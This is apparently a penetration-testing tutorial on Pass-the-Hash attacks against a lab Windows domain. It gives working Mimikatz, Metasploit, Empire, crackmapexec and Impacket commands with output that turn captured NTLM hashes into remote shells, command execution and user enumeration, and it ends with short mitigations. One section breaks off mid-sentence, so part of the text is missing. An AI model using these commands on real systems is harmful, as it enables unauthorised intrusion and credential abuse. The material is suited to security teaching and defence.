



# PASS THE HASH

## Lateral Movement

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## Abstract

If you have been in the Information Security domain anytime in the last 20 years, you may have heard about Pass-the-Hash or PtH attack. It is very effective and it punishes very hard if ignored. This was so effective that it led Microsoft Windows to make huge changes in the way they store credentials and use them for authentication. Even after so many changes, updates, and patches PtH is a problem that just won't go. Let's look into it.

## History of PtH

One of the first things that I learned in exploitation was after gaining the session, one should hunt for credentials and/or hashes. It is one of the fundamental activities that an attacker performs after the initial exploit. From a Red Teamer's perspective, PtH is a part of the Lateral Movement. After gaining hashes it is up to the attacker to what they decide to do with the hash. They can try their hand at cracking it. But as we all know that it is difficult, time-consuming, and still no guarantee of gaining the correct password. Then there is this other way. During authentication, the basic procedure is the password is collected from the user, then it is encrypted and then the encrypted hash of the correct password is used for future authentication. After the initial authentication, Windows keeps the hash in its memory so that the user doesn't have to enter the password again and again. During Credential Dumping, we see that we have extracted lots and lots of hashes. Now as an attacker we don't know the password. So, during the authentication, we provide the hash instead of the password. Windows compares the hashes and welcomes the attacker with open arms. This is what a Pass-the-Hash attack is in a nutshell.

## Microsoft's "Fix"

Microsoft replaced RC4 encryption with AES encryption as well as the Credential Guard was introduced. This led many users to believe that PtH attacks are gone for good. But the reality was different. These changes made the attacks difficult to perform but they never really solved the problem at its core. These changes that were introduced made some techniques and tools useless. But some were still working. This created a sense of confusion among the community. I hope I will be able to shed some light on these.

## Introduction to Hashing and NTLM

A cryptographic Hash function is an algorithm that takes an arbitrary block of data and returns a fixed-size bit string, the hash value, such that a change in data will change the hash value. In other words, this means that you take a block of text in our case the password and run it through some magic function and if you made a small change in the password you would end up with a completely different value.

Microsoft ever since the release of Windows 10 uses the NTLMv2 authentication protocol. Single Sign-On system was also introduced which keeps the credentials cached in the memory so that it can later be used.

## Working of PtH

PtH attack works in 2 steps

1. **Extraction of hashes** – This can be done from a machine that the attacker directly attacked or from the machine that was in the same network as the compromised machine.
2. Using the hashes to **gain access** to the compromised machine or another machine.

The NTLM is a suite of Microsoft security protocol that provides authentication, integrity, and confidentiality to users. The NT hash is the 16-byte result of the Unicode password sent through the MD4 hash function.

**Note:**

This article focuses on using the hash to bypass authentication or Passing the Hash. It doesn't teach how to get those hashes. You could refer to the Credential Dumping series of articles to learn about the extraction of hashes.

## Extraction of Hashes

- **Credential Dumping: SAM**
- **Credential Dumping: NTDS.dit**
- **Credential Dumping: Local Security Authority (LSA|LSASS.EXE)**

**Note:** Windows 7 and higher with KB2871997 require valid domain user credentials or RID 500 administrator hashes.

## Zeros instead of LM Hashes

As from the release of Windows 10 the Microsoft made the change that LM hashes are not used anymore. But the tools that we are going to use in the practical are being used since the old NT and LM times. So, in those tools, we will be using a string of 32 zeros instead of the LM hash.

## Configurations used in Practical

### Attacker Machine

- **OS:** Kali Linux 2020.1
- **IP Address:** 192.168.1.112

### Target Machine

- **Server**
  - **OS:** Windows Server 2016
  - **IP Address:** 192.168.1.105
  - **Domain:** ignite.local
  - **User:** Administrator
- **Client**
  - **OS:** Windows 10
  - **IP Address:** 192.168.1.106
  - **User:** Yashika

## Pass-the-Hash Attacks

PtH attacks can work over a large number of scenarios and technologies. First, we will discuss the PtH attacks over famous protocols and technologies and then we will give a

brief introduction about the different toolkits that help us in performing the PtH attacks. We will be performing attacks over protocols like SMB, PsExec, WMI, RPC, RDP. This should be noted that this attack is limited to the user that it uses the hashes of. Suppose the hashes that were passed don't have much permission then the attacker is also limited to that extent. Before moving onto different technologies or protocols, Let's perform a PtH using Mimikatz. Mimikatz is the ultimate tool when it comes to getting toe to toe with Windows Security. We used the Administrator and the Hash. We need to also mention the domain as well. This task requires elevated privilege and we need to perform the privilege debug as well. We used the NTLM hash which is stored as the RC4 hash. We can see that the mimikatz tells us that the RC4 hashes. After the completion, it opens a command prompt as shown in the image given below, as the user Administrator.

```
privilege::debug
```

```
sekurlsa::pth /user:Administrator /domain:ignite.local  
/ntlm:32196B56FFE6F45E294117B91A83BF38
```

```
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )  
## \ / ## > http://blog.gentilkiwi.com/mimikatz  
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )  
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/  
  
mimikatz # privilege::debug  
Privilege '20' OK  
  
mimikatz # sekurlsa::pth /user:Administrator /domain:ignite.local /ntlm:32196B56FFE6F45E294117B91A83BF38  
user : Administrator  
domain : ignite.local  
program : cmd.exe  
impers. : no  
NTLM : 32196b56ffe6f45e294117b91a83bf38  
 | PID 6540  
 | TID 6476  
 | LSA Process is now R/W  
 | LUID 0 ; 2324646 (00000000:002378a6)  
 \ msv1_0 - data copy @ 000002198B0B0880 : OK !  
 \ kerberos - data copy @ 000002198B0C7068  
 \ aes256_hmac -> null  
 \ aes128_hmac -> null  
 \ rc4_hmac_nt OK  
 \ rc4_hmac_old OK  
 \ rc4_md4 OK  
 \ rc4_hmac_nt_exp OK  
 \ rc4_hmac_old_exp OK  
 \ *Password replace @ 000002198A805E58 (32) -> null  
  
Administrator: C:\Windows\SYSTEM32\cmd.exe  
Microsoft Windows [Version 10.0.18362.778]  
(c) 2019 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>whoami  
ignite\administrator  
  
C:\Windows\system32>
```

## PtH Over SMB

Over the network that the protocol that does most of the heavy lifting is the SMB protocol. We will start with basic methods like Metasploit.

### Metasploit: smb\_login

Metasploit has an auxiliary that is used for logging into the network through the SMB. It requires a set of options that are needed to be defined. We decided to use the dictionary for users and hashes. We collected a bunch of hashes and usernames in our initial enumeration and then used them with this exploit that will perform the attack telling us that which of the users and hash combination can be used for the logging in on the particular Machine in the Network.

```
use auxiliary/scanner/smb/smb_login
set rhosts 192.168.1.105
set user_file user.txt
set pass_file pass.txt
set smbdomain ignite
exploit
```

```
msf5 > use auxiliary/scanner/smb/smb_login
msf5 auxiliary(scanner/smb/smb_login) > set rhosts 192.168.1.105
rhosts => 192.168.1.105
msf5 auxiliary(scanner/smb/smb_login) > set user_file user.txt
user_file => user.txt
msf5 auxiliary(scanner/smb/smb_login) > set pass_file pass.txt
pass_file => pass.txt
msf5 auxiliary(scanner/smb/smb_login) > set smbdomain ignite
smbdomain => ignite
msf5 auxiliary(scanner/smb/smb_login) > exploit

[*] 192.168.1.105:445 - 192.168.1.105:445 - Starting SMB login bruteforce
[-] 192.168.1.105:445 - 192.168.1.105:445 - Failed: 'ignite\Raj:00000000000000000000000000000000:64FBAE31CC352FC26AF97CBDEF151E03',
[!] 192.168.1.105:445 - No active DB -- Credential data will not be saved!
[-] 192.168.1.105:445 - 192.168.1.105:445 - Failed: 'ignite\Raj:00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38',
[-] 192.168.1.105:445 - 192.168.1.105:445 - Failed: 'ignite\Raj:00000000000000000000000000000000:259745CB123A52AA2E693AAACCA2DB52',
[-] 192.168.1.105:445 - 192.168.1.105:445 - Failed: 'ignite\Raj:00000000000000000000000000000000:89551ACFF8895768E489BB3054AF94FD',
[-] 192.168.1.105:445 - 192.168.1.105:445 - Failed: 'ignite\Raj:00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38',
[+] 192.168.1.105:445 - 192.168.1.105:445 - Success: 'ignite\Aarti:00000000000000000000000000000000:64FBAE31CC352FC26AF97CBDEF151E03'
[+] 192.168.1.105:445 - 192.168.1.105:445 - Success: 'ignite\Yashika:00000000000000000000000000000000:64FBAE31CC352FC26AF97CBDEF151E03'
[-] 192.168.1.105:445 - 192.168.1.105:445 - Failed: 'ignite\Administrator:00000000000000000000000000000000:64FBAE31CC352FC26AF97CBDEF151E03',
[+] 192.168.1.105:445 - 192.168.1.105:445 - Success: 'ignite\Administrator:00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38'
[*] 192.168.1.105:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_login) >
```

## Empire: Invoke\_smbexec

For the people who cringe on Metasploit, PowerShell Empire has your back. There is a lateral movement module that is loosely based on Invoke-SMBExec.ps1 can also be used to login using the hash of the user. We will be using the Administrator user with its hash for this practical. As we discussed earlier that Windows now don't use the LM hash, so we will use the sequence of 32 zeros in place of the LM hash. After providing the various options we execute the module as shown in the image given below.

```
usemodule lateral_movement/invoke_smbexec
set ComputerName WIN-S0V7KMTVLD2.ignite.local
set Username Administrator
set Hash
00000000000000000000000000000000 : 32196B56FFE6F45E294117B91A83BF38
set Listener http
execute
```

```
Invoke-SMBExec
(Empire: VHTBWURA) > usemodule lateral_movement/invoke_smbexec
(Empire: powershell/lateral_movement/invoke_smbexec) > set ComputerName WIN-S0V7KMTVLD2.ignite.local
(Empire: powershell/lateral_movement/invoke_smbexec) > set Username Administrator
(Empire: powershell/lateral_movement/invoke_smbexec) > set Hash 00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
(Empire: powershell/lateral_movement/invoke_smbexec) > set Listener http
(Empire: powershell/lateral_movement/invoke_smbexec) > execute
[*] Tasked VHTBWURA to run TASK_CMD_WAIT
[*] Agent VHTBWURA tasked with task ID 2
[*] Tasked agent VHTBWURA to run module powershell/lateral_movement/invoke_smbexec
(Empire: powershell/lateral_movement/invoke_smbexec) >
Command executed with service VNLHXMSUPIDWAXFQPPPI on WIN-S0V7KMTVLD2.ignite.local

[*] Sending POWERSHELL stager (stage 1) to 192.168.1.105
[*] New agent ZLBRUF5M checked in
[*] Initial agent ZLBRUF5M from 192.168.1.105 now active (Slack)
[*] Sending agent (stage 2) to ZLBRUF5M at 192.168.1.105
```

The attack works successfully and gave us a session for the user Administrator. We ran the ipconfig command to verify the session as shown in the image below.

```
(Empire: ZLBRUF5M) > ipconfig
[*] Tasked ZLBRUF5M to run TASK_SHELL
[*] Agent ZLBRUF5M tasked with task ID 1
(Empire: ZLBRUF5M) >
Description      : Intel(R) 82574L Gigabit Network Connection
MACAddress       : 00:0C:29:1F:07:D8
DHCPEnabled      : False
IPAddress        : 192.168.1.105
IPSubnet         : 255.255.255.0
DefaultIPGateway : 192.168.1.1
DNSServer        : 192.168.1.105
DNSHostName      : WIN-S0V7KMTVLD2
DNSSuffix        : ignite.local
```





## Crackmapexec

Crackmapexec is my favourite tool, the ability and the speed at which it performs tasks is astonishing. We can perform a Pth attack and execute commands on the target machine using crackmapexec. It requires the IP Address, Username, Password, and the command that we want to execute. We can use the hash instead of the password. We didn't use the hash with zeros because it can work with the NT hashes easily.

```
crackmapexec smb 192.168.1.105 -u Administrator -H 32196B56FFE6F45E294117B91A83BF38 -x ipconfig
```

```
root@kali:~# crackmapexec smb 192.168.1.105 -u Administrator -H 32196B56FFE6F45E294117B91A83BF38 -x ipconfig
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-S0V7K
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] IGNITE\Administrator 32196B56FFE6F45E294117B91A83BF38 (Pwn3d!)
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] Executed command
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Windows IP Configuration
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Ethernet adapter Ethernet0:
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Connection-specific DNS Suffix . :
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 IPv4 Address. . . . . : 192.168.1.105
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Subnet Mask . . . . . : 255.255.255.0
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Default Gateway . . . . . : 192.168.1.1
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Tunnel adapter isatap.{1C11AE65-E2D6-499F-B777-3D1B8B2CD55A}:
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Media State . . . . . : Media disconnected
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Connection-specific DNS Suffix . :
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Tunnel adapter Local Area Connection* 3:
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Media State . . . . . : Media disconnected
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Connection-specific DNS Suffix . :
root@kali:~#
```

Read More about Crackmapexec: [Lateral Moment on Active Directory: CrackMapExec](#)



## Metasploit: psexec\_command

While we were working on the Metasploit in our previous practical we saw that we have another exploit by the name of psexec command. This one executes the command on the remote machine. This is more effective as it is stealthier and leaves no trace. Executing a particular command and then it exits. Requirements are quite similar to the one above but it does require the command that you want to execute on the target machine. In this scenario, we gave the command “net user” and it showed us the users on the machine.

```
use admin/smb/psexec_command
set rhosts 192.168.1.105
set smbdomain ignite
set smbuser administrator
set smbpass
00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
set command net user
run
```

```
msf5 > use admin/smb/psexec_command
msf5 auxiliary(admin/smb/psexec_command) > set rhosts 192.168.1.105
rhosts => 192.168.1.105
msf5 auxiliary(admin/smb/psexec_command) > set smbdomain ignite
smbdomain => ignite
msf5 auxiliary(admin/smb/psexec_command) > set smbuser administrator
smbuser => administrator
msf5 auxiliary(admin/smb/psexec_command) > set smbpass 00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
smbpass => 00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
msf5 auxiliary(admin/smb/psexec_command) > set command net user
command => net user
msf5 auxiliary(admin/smb/psexec_command) > run

[+] 192.168.1.105:445 - Service start timed out, OK if running a command or non-service executable...
[*] 192.168.1.105:445 - checking if the file is unlocked
[*] 192.168.1.105:445 - Getting the command output...
[*] 192.168.1.105:445 - Executing cleanup...
[+] 192.168.1.105:445 - Cleanup was successful
[+] 192.168.1.105:445 - Command completed successfully!
[*] 192.168.1.105:445 - Output for "net user":

User accounts for \\

-----
$PI1000-3MFD4LDN1VTV aarti Administrator
DefaultAccount geet Guest
HealthMailbox06b7664 HealthMailbox0a5a569 HealthMailbox0ab8a6a
HealthMailbox0bc5951 HealthMailbox1eb4aa3 HealthMailbox23061dc
HealthMailbox41cc604 HealthMailbox55e60d4 HealthMailboxb6dd973
HealthMailboxd7cfd99 HealthMailboxf574a3a kavish
krbtgt SM_195ac04be8c140048 SM_20db1747e41e4819a
SM_4c397e3a678c4b169 SM_555a8cdd81f14d9a8 SM_8b7c24749eae46cfa
SM_8fbfff1f05b7c418da SM_a5503dd828c64f048 SM_e0b1758feafd42abb
SM_fafb5649db9644c49 SVC_SQLService yashika
The command completed with one or more errors.

[+] 192.168.1.105:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

## Impacket: psexec.py

Impacket has its script for psexec. This is also one of the reasons that made me create a different category for the psexec. The working is strikingly similar to the smbclient.py that we worked on earlier but the difference is the type of shell we get. Previously we got the SMB shell but here we get the proper shell from the target machine.

```

root@kali:~/impacket/examples# python psexec.py -hashes 00000000000000000000000000000000:3219
6B56FFE6F45E294117B91A83BF38 Administrator@192.168.1.105
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 192.168.1.105.....
[*] Found writable share ADMIN$
[*] Uploading file Peqqnhrb.exe
[*] Opening SVCManager on 192.168.1.105.....
[*] Creating service WIjP on 192.168.1.105.....
[*] Starting service WIjP.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . :
    IPv4 Address. . . . . : 192.168.1.105
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

Tunnel adapter isatap.{1C11AE65-E2D6-499F-B777-3D1B8B2CD55A}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 3:

```

That concludes the PsExec as well as the SMB section of PtH attacks. Let's move onto the WMI section.

## PtH Over WMI

Windows Management Instrumentation is a set of specifications from Microsoft that consolidates the management of devices and applications in a network from Windows. WMI provides users with information as well as gives access to perform a variety of management tasks. This access is monitored by the Authentications. As we have the authentication, we will perform the PtH attacks to break into that authentication.

## Impacket: wmiexec.py

Impacket have the script that can use the WMI to get a session on the machine to perform a variety of tasks. It requires the credentials for the user for performing those tasks. We will be using the hash instead of the password to see if we can get ourselves a session on the target machine using wmiexec.py. Requirements consist of Username, IP Address, and hashes.

```
python wmiexec.py -hashes
00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
Administrator@192.168.1.105
```

```
root@kali:~/impacket/examples# python wmiexec.py -hashes 00000000000000000000000000000000:32196B
56FFE6F45E294117B91A83BF38 Administrator@192.168.1.105
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 192.168.1.105
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

Tunnel adapter isatap.{1C11AE65-E2D6-499F-B777-3D1B8B2CD55A}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

Tunnel adapter Local Area Connection* 3:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\>
```

## PowerShell: Invoke-WMIExec


A useful PowerShell script designed by Kevin Robertson named Invoke-WMIExec is one of the methods to access the WMI remotely. It works quite similarly to the Impacket script that we just used. However, it can perform tasks over the Target machine. It won't provide a session. Suppose we have to alter some settings or policies over another system remotely this script can help us in such a scenario. It requires the Target IP Address, domain, Username and it accepts the hash also. Then we need to provide the command to execute. I decided to create a folder over the remote system named hacked. So, I crafted the script as shown below.

### Download Invoke-WMIExec.ps1

```
PS C:\Users\kavish\Desktop> Invoke-WMIExec -Target 192.168.1.105 -Domain ignite -Username Administrator -Hash 32196B56FF
E6F45E294117B91A83BF38 -Command "cmd /c mkdir c:\hacked" -Verbose
VERBOSE: Connecting to 192.168.1.105:135
VERBOSE: WMI reports target hostname as WIN-S0V7KMTVLD2
VERBOSE: [+] ignite\Administrator accessed WMI on 192.168.1.105
VERBOSE: [*] Using WIN-S0V7KMTVLD2 for random port extraction
VERBOSE: [*] Connecting to 192.168.1.105:49668
VERBOSE: [*] Attempting command execution
[+] Command executed with process ID 2860 on 192.168.1.105
```

```
Invoke-WMIExec -Target 192.168.1.105 -Domain ignite -Username Administrator -Hash 32196B56FFE6F45E294117B91A83BF38 -Command "cmd /c mkdir c:\hacked" -Verbose
```

Here, we can see that a folder has been created by the name of hack on the remote system that we gave the IP Address and the hashes of.





## Wmiexec.exe

Alas! For the people who love to just up and go. That's right I am talking about the people who love and would kill for an executable. I am not one of those people as I want to tinker with the code but still, this executable gets the work done no questions asked. It is made from the Impacket wmiexec.py script. Hence it requires the same parameters as domain, username, IP Address, and hashes. It invokes a shell with the privileges of the user that we provided the credentials for.

Download **Wmiexec.exe**

```
wmiexec.exe -hashes
00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
ignite/Administrator@192.168.1.105
```

```
PS C:\Users\kavish\Desktop> .\wmiexec.exe -hashes 00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
ignite/Administrator@192.168.1.105
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 192.168.1.105
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

Tunnel adapter isatap.{1C11AE65-E2D6-499F-B777-3D1B8B2CD55A}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

Tunnel adapter Local Area Connection* 3:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :
```

That's all for the PtH attacks over the WMI. Now let's move over to the fabulous RPC.

## PtH Over RPC

RPC or Remote Procedure Call is a famous protocol that one program uses to request a particular service located on a remote system in the network. It can be used to retrieve Endpoints from a particular Target Machine if we can pass the hashes through its authentication.

### Impacket: rpcdump.py

Impacket has developed yet another wonderful script that can help us extract the list of RPC endpoints over the target machine. As it requires the authentication so we will be attacking it via PtH to get those endpoints dumped on our Attacker Machine. It requires domain, username, IP Address, and the hash.







and used the hash for the authentication and downloaded the file.txt from the target machine that was visible in the screenshot above.

```
pth-curl --ntlm -u Administrator:32196B56FFE6F45E294117B91A83BF38
http://192.168.1.105/file.txt
```

```
root@kali:~# pth-curl --ntlm -u Administrator:32196B56FFE6F45E294117B91A83BF38 http://192.168.1.105/file.txt
Welcome to Hacking Articles
```

Here, we can see that it contains a welcome message “Welcome to Hacking Articles”.

## Impacket

Our magical bunch of python scripts that had made our lives so easier as shown in this article that they can perform more than we expect from them. We saw that smbclient.py, psexec.py, wmiexec.py, rpcdump.py works quite nicely in the PtH attack but there are other scripts in Impacket that can perform PtH as well. Let’s take a look at them now:

### Impacket: atexec.py

Atexec is one of the methods to connect to a remote system. It uses the Task Scheduler Service to execute the command on the target system. It requires the user credentials, IP Address, domain, the command to execute. We will provide the hash instead of the password to perform a PtH and as we can see that it works like charm.

```
python atexec.py -hashes
00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
Administrator@192.168.1.105 whoami
```

```
root@kali:~/impacket/examples# python atexec.py -hashes 00000000000000000000000000000000:3219
6B56FFE6F45E294117B91A83BF38 Administrator@192.168.1.105 whoami
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

[!] This will work ONLY on Windows ≥ Vista
[*] Creating task \JgvgdIyX
[*] Running task \JgvgdIyX
[*] Deleting task \JgvgdIyX
[*] Attempting to read ADMIN$\Temp\JgvgdIyX.tmp
[*] Attempting to read ADMIN$\Temp\JgvgdIyX.tmp
nt authority\system
```

### Impacket: lookupsid.py

Lookupsid script can enumerate both local and domain users. It requires domain, username, password, and the IP Address. To perform a PtH attack, we gave the hash instead of the password and we can see that it enumerates the users by authenticating the hash.

```
python lookupsid.py -hashes
00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
ignite/Administrator@192.168.1.105
```

```
root@kali:~/impacket/examples# python lookupsid.py -hashes 00000000000000000000000000000000:3
2196B56FFE6F45E294117B91A83BF38 ignite/Administrator@192.168.1.105
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

[*] Brute forcing SIDs at 192.168.1.105
[*] StringBinding ncacn_np:192.168.1.105[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-3523557010-2506964455-2614950430
498: IGNITE\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: IGNITE\Administrator (SidTypeUser)
501: IGNITE\Guest (SidTypeUser)
502: IGNITE\krbtgt (SidTypeUser)
503: IGNITE\DefaultAccount (SidTypeUser)
512: IGNITE\Domain Admins (SidTypeGroup)
513: IGNITE\Domain Users (SidTypeGroup)
514: IGNITE\Domain Guests (SidTypeGroup)
515: IGNITE\Domain Computers (SidTypeGroup)
516: IGNITE\Domain Controllers (SidTypeGroup)
517: IGNITE\Cert Publishers (SidTypeAlias)
518: IGNITE\Schema Admins (SidTypeGroup)
519: IGNITE\Enterprise Admins (SidTypeGroup)
520: IGNITE\Group Policy Creator Owners (SidTypeGroup)
```

## Impacket: samrdump.py

Samrdump is an application that retrieves sensitive information about the specified target machine using the Security Account Manager (SAM). It requires the domain, username, password, and IP Address. To do a PtH attack we replaced the password with the hash and as we can see in the image below that we have the SAM data from the target machine.

```
python samrdump.py -hashes
00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
ignite/Administrator@192.168.1.105
```

```
root@kali:~/impacket/examples# python samrdump.py -hashes 00000000000000000000000000000000:32
196B56FFE6F45E294117B91A83BF38 ignite/Administrator@192.168.1.105
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

[*] Retrieving endpoint list from 192.168.1.105
Found domain(s):
. IGNITE
. Builtin
[*] Looking up users in domain IGNITE
Found user: Administrator, uid = 500
Found user: Guest, uid = 501
Found user: krbtgt, uid = 502
Found user: DefaultAccount, uid = 503
Found user: yashika, uid = 1601
Found user: geet, uid = 1602
Found user: aarti, uid = 1603
Found user: $PI1000-3MFD4LDN1VTV, uid = 1625
Found user: SM_195ac04be8c140048, uid = 1626
Found user: SM_4c397e3a678c4b169, uid = 1627
Found user: SM_20db1747e41e4819a, uid = 1628
Found user: SM_8fbff1f05b7c418da, uid = 1629
Found user: SM_fafb5649db9644c49, uid = 1630
Found user: SM_c0b1758feadf42abb, uid = 1631
Found user: SM_555a8cdd81f14d9a8, uid = 1632
Found user: SM_8b7c24749eae46cfa, uid = 1633
Found user: SM_a5503dd828c64f048, uid = 1634
Found user: HealthMailboxf574a3a, uid = 1636
Found user: HealthMailbox06b7664, uid = 1637
Found user: HealthMailbox1eb4aa3, uid = 1638
Found user: HealthMailbox0a5a569, uid = 1641
```



## PtH Mitigation

- Disable LocalAccountTokeFilterPolicy setting
- Implement Local Administrator Password Solution (LAPS)
- Implement strong Authentication Policies

## References

- **SANS Pass-the-Hash in Windows 10**
- **Kali Pass the Hash Toolkit**
- **MITRE|ATT&CK Pass the Hash**
- **Black Hat USA 2012**

## Conclusion

This was it for the attack that the Windows Security Team cannot run from. This attack is at the very core of the authentication process of Windows and some minute changes won't make it go away. We need to understand the seriousness of this attack there is a reason that the attack that was at its peak during 2010 is still rocking after 10 years.

# About Us

*“Simple training makes Deep Learning”*

“IGNITE” is a worldwide name in the IT field. As we provide high-quality cybersecurity training and consulting services that fulfil students, government and corporate requirements.

We are working towards the vision to “Develop India as a Cyber Secured Country”. With an outreach to over eighty thousand students and over a thousand major colleges, Ignite Technologies stood out to be a trusted brand in the Education and Information Security structure.

We provide training and education in the field of Ethical Hacking & Information Security to the students of schools and colleges along with the corporate world. The training can be provided at the client’s location or even at Ignite’s Training Center.

We have trained over 10,000 + individuals across the globe, ranging from students to security experts from different fields. Our trainers are acknowledged as Security Researcher by the Top Companies like - Facebook, Google, Microsoft, Adobe, Nokia, Paypal, Blackberry, AT&T and many more. Even the trained students are placed into several top MNC's all around the globe. Over with this, we are having International experience of training more than 400+ individuals.

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